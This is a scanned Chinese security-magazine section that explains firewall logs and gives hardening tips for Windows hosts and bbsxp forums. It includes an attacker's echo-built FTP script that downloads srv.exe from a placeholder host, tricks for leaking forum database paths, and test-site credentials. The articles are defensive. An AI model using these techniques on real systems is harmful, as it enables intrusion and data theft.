139（NetBIOS文件和打印共享）：通过这个端口进入的连接试图获得NetBIOS/SMB服务。这个协议被用于Windows"文件和打印机共享"，而在Internet上共享自己的硬盘是个很容易被攻击者利用的漏洞。

161（SNMP）：这也是入侵者经常探测的端口，SNMP允许远程管理设备。所有配置和运行信息都储存在数据库中，通过SNMP可获得这些信息。如果将它们暴露于Internet，则有可能被别人作为缺省的密码访问系统。

27910~27961：很多游戏在这些端口运行其服务器。因此来自这一端口范围的UDP包或发送至这一端口范围的UDP包通常是游戏。所以，爱好游戏的朋友经常会在自己的机器上收到来自类似端口的连接。

二、防火墙常见日志剖析

由于定义了一套安全模式，防火墙会把所有不合规则的数据包拦截并记录到日志中，如果我们选择了监视所有TCP和UDP数据包，那你发送和接收的每个数据包都将被记录。下面是很多防火墙上比较通用的"日志"信息。

1.尝试用Ping 来探测本机

[11:11:11] xxx.xxx.xxx.xxx尝试用Ping 来探测本机，该操作被拒绝。

如图1所示。出现这条日志说明可能有人用Ping命令发送数据包来探测你是否开机并连接在网络上，其实不用担心，防火墙已经拦截了数据包。由于使用Ping命令去探测其他机器时，如果那台机器安装了TCP/IP协议，就会返回一个回应ICMP包，该规则允许这种ICMP包返回到你的机器，这样就可用ping命令探测其他机器了。但在安装防火墙之后，即使电脑连接了网络，黑客Ping的结果也会显示数据包无法到达，这样就会起到迷惑黑客的作用。

```
[1:27:46] 61.144.60.206 尝试用Ping 来探测本机，
          该操作被拒绝。
[1:27:47] 61.144.60.206 尝试用Ping 来探测本机，
          该操作被拒绝。
[1:27:48] 61.144.60.206 尝试用Ping 来探测本机，
          该操作被拒绝。
[1:27:49] 61.144.60.206 尝试用Ping 来探测本机，
          该操作被拒绝。
[1:27:50] 61.144.60.206 尝试用Ping 来探测本机，
          该操作被拒绝。
[1:27:51] 61.144.60.206 尝试用Ping 来探测本机，
          该操作被拒绝。
[1:27:53] 61.144.60.206 尝试用Ping 来探测本机，
          该操作被拒绝。
[1:27:54] 61.144.60.206 尝试用Ping 来探测本机，
```

图1

如果有多台不同IP的计算机试图利用Ping来探测本机，表明日志中所列机器感染了"冲击波"病毒。感染了"冲击波杀手"的机器会通过Ping网内其他机器的方式来寻找RPC漏洞，一旦发现，即把病毒传播到这些机器上。

2.试图连接本机的Http端口或FTP端口

[11:11:11] xxx.xxx.xxx.xxx试图连接本机的Http[80]端口，TCP标志：S，该操作被拒绝。

```
[1:13:18] 211.159.58.217 试图连接本机的 Http[80] 端口,
          TCP标志:   S
          该操作被拒绝。
[1:13:24] 211.159.58.217 试图连接本机的 Http[80] 端口,
          TCP标志:   S
          该操作被拒绝。
[1:15:16] 211.237.74.102 试图连接本机的 Http[80] 端口,
          TCP标志:   S
          该操作被拒绝。
[1:15:19] 211.237.74.102 试图连接本机的 Http[80] 端口,
          TCP标志:   S
          该操作被拒绝。
[1:20:23] 211.162.227.62 试图连接本机的 Http[80] 端口,
          TCP标志:   S
          该操作被拒绝。
[1:20:27] 211.162.227.62 试图连接本机的 Http[80] 端口,
          TCP标志:   S
          该操作被拒绝。
```

图2

如图2所示。表示黑客扫描你是否开放了80端口，这些可用来判断你是否开放了WEB服务，从而寻找相应的漏洞来进行入侵。

如果你安装了IIS并开放了WEB服务，即会开放80端口。不过一般我们所遇到的大都是别人的扫描行为，不需过于担心。如果在防火墙日志中，连续某个时刻有来自于IP地址为xxx.xxx.xxx.xxx的用户试图连接你的电脑，并扫描你的电脑是否开放了80端口，或者经常收到来自外部IP高端口类似TCP的连接请求，就要小心对方电脑是否中了病毒，也有可能是有人使用软件攻击。如果担心自己的Web服务器被病毒入侵，可在服务器上安装防火墙，并设置应用程序规则进行拦截。

试图连接FTP端口的日志如下：

> [11:11:11] xxx.xxx.xxx.xxx试图连接本机的FTP Open Server[21]端口，TCP标志：S，该操作被拒绝。

这条记录出现的大部分原因是一些网虫在使用FTP搜索软件看哪些电脑开放了FTP，以寻求软件、电影的下载。FTP服务是可以匿名登录的，而且在有的机器上它还允许你执行远程命令，比如CWD，如果你能CWD ROOT成功，那就可获得最高权限了。防火墙的FTP警告信息如图3所示。




图3

> **小知识：**CWD的英文全称是change working directory，表示变更工作目录，通过这个命令可获得部分"连接（connect）"功能，但是不会把"所有者（owner）"权限完全授予用户。
>
> 例如：
>
> ftp> pwd
>
> 2575"/home/"5为当前目录。
>
> ftp> cd /usr
>
> 250 CWD 命令顺利完成。

3.试图连接本机的139端口

[11:11:11]xxx.xxx.xxx.xxx试图

连接本机的NetBios-SSN[139]端口，TCP标志：S，该操作被拒绝。




图 4

139端口是NetBIOS协议所使用的端口，在安装了TCP/IP 协议的同时，NetBIOS也会被作为默认设置安装到系统中。139端口的开放意味着硬盘可能会在网络中共享；黑客也可通过NetBIOS知道你电脑中的一切。出现这种日志还有一种可能是，对方机器中了尼姆达病毒，这种病毒可通过E－mail共享网络资源、IIS服务器传播，同时它也是一个感染本地文件的新型病毒，它们会搜寻局域网内一切可用的共享资源，并将病毒复制到取得完全控制权限的共享文件夹，以达到病毒传播的目的。我们可安装防火墙保护139端口或在TCP/IP协议属性里关闭NetBIOS协议。如图4。

4.试图连接本机的7626端口

[11:11:11] xxx.xxx.xxx.xxx试图连接本机的7626端口，TCP标志：S，该操作被拒绝。

这条日志说明有远程电脑用软件连接到你的7626端口，那么他为什么要连接到7626端口上呢？7626是国产著名木马冰河所使用的默认端口，冰河的客户端通过连接服务器端的7626端口可完成木马入侵。那么这条记录是否就表明已经被木马入侵了呢？答案是否定的。首先对方连接你的7626端口并不一定表示你中了木马冰河，只是说明对方在探测有哪些机器开放了7626端口。其次，即使中了这个木马，对方也没有成功入侵你的电脑，因为防火墙已经提示“该操作被拒绝”。如图5。




图 5

5.接收到xxx.xxx.xxx.xxx的IGMP数据包

[11:11:11] 接收到xxx.xxx.xxx.xxx的IGMP数据包，该包被拦截。

出现这条日志并不表明我们的电脑受到了攻击，不过黑客可通过编写攻击程序，利用Windows操作系统本身的BUG，采用特殊格式的数据包向目标电脑发动攻击。IGMP的全称是Internet组管理协议，它是IP协议的一个扩展，主要用于IP主机向邻近主机通知组成员身份，用于防御 IGMP Nuck攻击程序，IGMP Nuck攻击程序会导致某些机器崩溃。IGMP对于Windows普通用户没什么用途，但由于Win9X操作系统的内核缺陷，其自身存在一个IGMP漏洞，因此有人会利用这个漏洞向指定主机发送大量的IGMP数据包，使Windows 操作系统的网络层受到破坏，导致死机，这在防火墙日志中也会有记载。对付这类情况最好安装IGMP数据包的补丁。

通过上面的日志分析，我们发现，了解常用的端口和网络协议对了解具体的日志有十分重要的意义。同时，我们还要了解一些常用的网络命令，这样才能做到有的放矢，了解问题的症结所在，从而拥有一个安全而稳定的系统。

让溢出攻击远离我们

YTT

我相信但凡接触黑客或安全这方面的朋友，一定接触过溢出攻击。正因为有了溢出攻击以及高手们发布的溢出程序，才有了那么多的“快餐黑客”。

无可否认，溢出攻击无论是对黑客还是安全检测人员，都是对一台主机测试时所采取的手段。因为溢出攻击成功的话，可令我们迅速获取对方主机的一定权限。

我们利用溢出很开心，网管可就惨了，如果一台专门用来保护重要数据的主机被骇客入侵后删除了大量数据，无论你有没有备份，损失都是十分严重的！所以有效地打补丁也是一个好方法。但有时你忘记了怎么办呢？或者不知道呢？又或者对方用的是0day Exploit呢？所以打补丁只是有效的方法，而不是唯一的方法。我在看某本安全杂志时，有一个牛人说：给cmd.exe设置权限可有效防止溢出，我和一些高手交流时说到这个，他们也说理论上能行通。

好了，不再废话了，下面我说说怎么防止溢出。各位网管可要看仔细啦！

首先，我们可以建立一个用户，名字命名为CmdUser，密码设置得强壮一点，如果你追求完美，可在用户名前面加一个“$”，这样可建立一个隐藏帐户。如此一来，就算被人入侵了，也不会使用net user cmduser password来修改这个用户的密码。记住！那个用户必须是user等级的。

建立了用户后来到c:\winnt\system32（这里的系统安装在C盘），找到cmd.exe，用右键打开“属性”，点击“安全”选项卡（图1），我们要做的是把所有的用户删除，然后添加CmdUser这个用户，完成后确定就可以了。但不要以为这样就可以了，还要找到net.exe，这个也按照cmd.exe的方法来设置。估计大家在找到net.exe时，会发现旁边还有一个net1.exe，这个也要设置哦！设置好了，不要以为松了一口气，其实这样虽然可对付一些菜鸟黑客，但如果对方是老鸟的话，他可通过Tftp或者FTP等来传输一个本地溢出的溢出程序，那我们就Game over了，或者他上传一个木马，利用替换服务这个方法呢，也是令人防不胜防啊！




图 1

可能读者要问了，你既然提出来，是不是有解决方法啊？不错！算是一丁点方法吧:)。下面就先说说Tftp的方法，这个很简单，进入C:\WINNT\system32\drivers\etc，用记事本打开services这个文件（图2），把Tftp这个端口修改为0。这样，

入侵者就不会通过使用tftp -I Host get files.exe来达到传输自己工具的目的。当然，为了更好的安全性，我们可搜索tftp.exe这个文件，然后把tftp这个执行文件按照cmd.exe那样，添加成为只有cmduser这个用户才能使用。




图 2

下面就说说另外一个方法。

相信大家还记得使用echo命令来利用FTP下载文件的方法吧！什么？不知道？我来说一下：

```
echo open xxx.xxx.xxx.xxx >ftp.txt
echo user >>ftp.txt
echo password >>ftp.txt
echo get srv.exe >>ftp.txt
echo bye >>ftp.txt

ftp -s:ftp.txt
del ftp.txt
```

这样就可把srv.exe这个软件下载了。我们也可按照cmd的方法，把FTP的使用权限分配给cmduser，这样就可避免给对方上传软件了。其实，还是有很多方法可以上传的，但我还是留下一些思路给读者吧！因为，只有这样，才可以提高自身的技术。另外，可能有些朋友会利用以下一个脚本来关闭IPC$默认共享：

```
@echo off
net share c$ /del
net share d$ /del
net share e$ /del
net share f$ /del
net share ipc$ /del
net share admin$ /del
@cls
```

但这样设置的话，可能有些朋友会觉得麻烦，所以，我们是不是可以在最后面加上一个net start explorer，然后做成开机脚本呢？这样可能会好点哦！希望试验成功的朋友到论坛发表一下你的看法！

下次有机会的话，我还会说说怎么防止SQL Injection。如果试验的过程中还是有什么疑问，欢迎E－mail给我：ytt@hackbase.net！

打造论坛的安全底线

谭帅

现在从论坛爆出的漏洞越来越多了，从SQL注入到上传ASP木马，可谓层出不穷。以后还不知道会冒出什么来，本文主要讲的是如何防御入侵者从论坛漏洞入手。

由于笔者主要是讲如何打造论坛的底线安全，因此涉及到的入侵方法不是很详细，都是些常规方法，本文注重如何防御。为了思路清晰，我将每种漏洞假设分成了3部分来说明：

(1) 假设存在可以利用的事件；

(2) 入侵者的利用方法(知己知彼才能做好防御)；

(3) 防御方案。

下面我们一起来看一下。

1. 假设对方爆出了数据库的路径

爆库的方法比较多了，常用的有以下几种：

(1) 最简单的得到数据库的方法是用默认路径下载数据库，而且成功率很高，具体方法我已做了动画，在光盘里有；

(2) 在搜索引擎里搜索“Data Source="&Server.MapPath”可爆出一些mdb数据库；

(3) 关掉IE浏览器的友好HTTP错误信息(即把IE的“工具→Internet选项→高级”标签里“显示友好http错误选项”去掉)，把论坛http://***/show.asp?id=***中“show”前面的“/”用“%5c”代替(不包括引号)，也可能会爆出数据库路径，详情可参见《黑客x档案》2004年第4期的小手册。

入侵者的利用方法：下载数据库。

防御方案：在上传数据库之前新建一个表，在其中一个字段中加入<%askjdl%>，“askjdl”为任意非法asp语句。最后一定要把conn.asp里的数据库文件名的后缀改为.asp，不然会出现连接错误。这样可防止数据库被下载，最好连数据库的路径也改了，具体实现过程就不多说了，光盘里有相关动画演示。

2. 假设对方拿到了加密后的密码

入侵者的利用方法：用MD5解密器暴力破解出原密码(光盘上有动画)、cookie欺骗(光盘上有动画)，以及其他一些方法。

防御方案：不给管理员和版主编辑贴和删贴的权限，把这两个权限分配给一个包含版主用户名的一个普通会员。

文章说明：

由于版面原因，本文没有截图，不过相关东西我都做了动画，放在本期光盘中了。

关于修改程序的可行性，我给大家提供了一个测试空间，欢迎尝试！

测试空间地址：

http://www.yishujie.net/shiyan/bbsxp/bbsxp/bbsxp/default.asp

数据库路径：

http://www.yishujie.net/shiyan/bbsxp/bbsxp/bbsxp/database/bbsxp.asp

班竹1：xfiles　　密码：111111

班竹2：wulin　　密码：111111

管理员：ccbi　　密码：111111

前台权限1：ccbixfilesyy　　密码：111111

前台权限2：ccbiwulinyy　　密码：111111

后台权限帐号：yy　　密码：111111 (由于后台要求输入密码，所以大家还是进不了后台)。

提供测试时间至九月一号。

比如，版主是ccbi，那么有权限的可以是ccbiccbiyy这个普通会员。当然，ccbi和ccbiccbiyy在现实中是一个人在用，一般入侵者只会想办法去获得论坛上的管理员和版主的密码，不会注意普通会员。

具体实现：我这里以bbsxp 5.0为例，打开EditTopic.asp这个文件（注：这个文件里有一些编辑贴的权限设置，默认是只读的。点鼠标右键，选择“属性”，把“只读”的勾去掉，否则不能保存。可用记事本打开），找到这样一句话：

```
if rs("username")<>Request.Cookies("username") and instr("|"&Conn.Execute("Select moderated From [bbsconfig] where id="&forumid&"")(0)&"|","|"&Request.Cookies("username")&"|")=0 and membercode<4 then error("<li>对不起，您的权限不够！")
```

这句话的意思是：如果不是发贴者本人（rs("username")<>Request.Cookies("username")），也不是该版的版主（instr("|"& Conn.Execute("Select moderated From [bbsconfig] where id="&forumid&"")(0)&"|","|"&Request.Cookies("username")&"|")=0），也不是管理员或者区长（(membercode<4)），如果选择编辑贴会返回错误页面。

将上面那句（注意：本文件内有两个这样的句子，都要改）改为：

```
if instr("|"& "ccbi"Conn.Execute("Select moderated From [bbsconfig] where id="&forumid&"")(0)+"yy"&"|","|"&Request.Cookies("username")&"|")=0 then error("<li>对不起，您的权限不够！")
```

此句的意思是：只要不是“ccbi+本版版主帐号+yy”这个用户名来编辑贴的话，都返回错误页面。这样我们就可使一个论坛的普通用户拥有修改贴的权限，达到欺骗对方和隐藏权限的目的。在此例中，只有ccbiccbiyy有前台权限（注：有的朋友可能会觉得这样设置后只有一个帐号有前台权限，实际上和以前一样，权限所有者的帐号是“对应帐号”的前后分别加入了“字符串”）。

下面我们来修改删贴与置顶等的权限。打开manage.asp文件，找到这样一段：

```
if membercode > 3
then pass=1
elseif instr("|"&Conn.Execute("Select moderated From [bbsconfig] where id="&forumid&"")(0)&"|","|"&Request.Cookies("username")&"|")>0 then pass=1 end if
if pass<>1 then error("<li>您的权限不够！")
```

这句话，把它改为

```
if instr("|"&"ccbi"+Conn.Execute("Select moderated From [bbsconfig] where id="&forumid&"")(0)+"yy"&"|","|"&Request.Cookies("username")&"|")>0 then
pass=1
end if
```

这句话的意思是：如果满足“ccbi+该版版主+yy“的帐号，则pass=1（后面我们是用pass是否为1来验证的）。这样我们就做到了只有“ccbi+本版版主+yy”这个会员有删贴及置顶等权限。

要注意的是，以上的“ccbi”与“yy”字符串大家可任意定义。

补充一点，我这次用作实例的论坛是bbsxp5.0，大家看到了，在上述代码里它只验证了username，没有验证password。这里如果入侵者用cookie欺骗（把自己cookie里的用户名改为该版版主或管理员的用户名，达到修改贴的目的）来改贴，它是做不到的，因为这些帐号都是没有权限的（当然，入侵者要是把cookie里的名字改成字符串与版主或管理员的组合就可以了，本例中为ccbiccbiyy，可入侵者又怎会想到把自己cookie中的帐号改成一个普通会员帐号来改贴呢？）。

注意

不要让编辑贴的记录出卖了你，一定要把EditTopic.asp这个文件中的[此帖子已被 "&Request.Cookies("username")&" 在 "&now()&" 编辑过]这句话删掉；不然会在发贴下面显示修改记录，入侵者看到后一定会起疑心。

3.假设对方拿到了论坛上管理员的用户名和未加密的密码

（数据库为不加密类型，或者管理员中了你的木马等）

对方的利用方法：直接进入后台，管理整个论坛，最可怕的是，有的可以添加上传文件类型（这样就可上传asp木马了，很可能会导致主页被改、资料被删等严重后果）。

防御方案：和上面的思路相似，不给他管理员后台权限，权限指定给一个普通用户。

具体实现：改掉后台路径，让对方找不到后台登陆。即使对方找到了也不怕，我们在admin.asp里找到这样一句话：

```
if membercode < 5 then error("<li>您没有权限进入后台")
```

它的作用是：限制不是最高权限的人不可进入后台。在bbsxp里，区长的membercode是5，因此只有区长可以进。

我们把这句话改为：

```
if Request.Cookies("username")<>"yy" then error("<li>您没有权限进入后台")
```

意思是说，如果你cookie里的帐号不是ccbiyy，将不可以进后台页面。试想想，入侵者怎会知道你进后台的用户名呢（bbsxp在管理前，还会要求输入密码，此密码不是ccbiyy的密码，是开始设置的密码）？

总结

以上方法的原理是把有权限的用户隐藏起来，用论坛上显示的有权限的帐号来转移入侵者的注意力，以达到保护真正有权限的帐号。还有一点要补充，大家最好打开来源检测功能（有的论坛有此功能，bbsxp是默认打开的），可防止从外部提交数据。

还有一个很重要的漏洞——上传文件漏洞。如果对方可以上传asp木马，我们该怎么办？由于时间原因，我还没有测试，不过已经有了具体思路，如果下月测试成功，我会把方法说出来的。

本文有什么不完善之处还望各位前辈指出，小弟先谢过了。

（本文收录有相关动画教程：cookie欺骗、MD5解密器使用方法、防止数据库被恶意下载、默认路径下载数据库）

个人电脑的保护神

——网络安全助手个人版

ly

如今的网络尤如亚马逊原始丛林一样危机四伏。“黑客”盗号、蠕虫攻击，遭殃的似乎总是个人用户。最近听说全世界有十几万台个人电脑被黑客们所操控，实在令人震惊！正因为如此，目前各种网络安全软件也层出不穷，今天我所介绍的这款软件和现在市面上的众多网络安全软件有什么不同呢？请看！

一、功能

目前，针对个人电脑的安全软件其实很单调，无非是杀毒软件、防火墙，有的朋友人可能还装了漏洞、补丁检测器之类的。但这些软件往往要在问题出现后才能解决，可以说是治标不治本。而从这款软件来看，它采取的是修改Windows注册表的方法，主动对可能出现的漏洞进行防范，可以说是防患于未然。这从它的功能上就可见一斑（图1）：

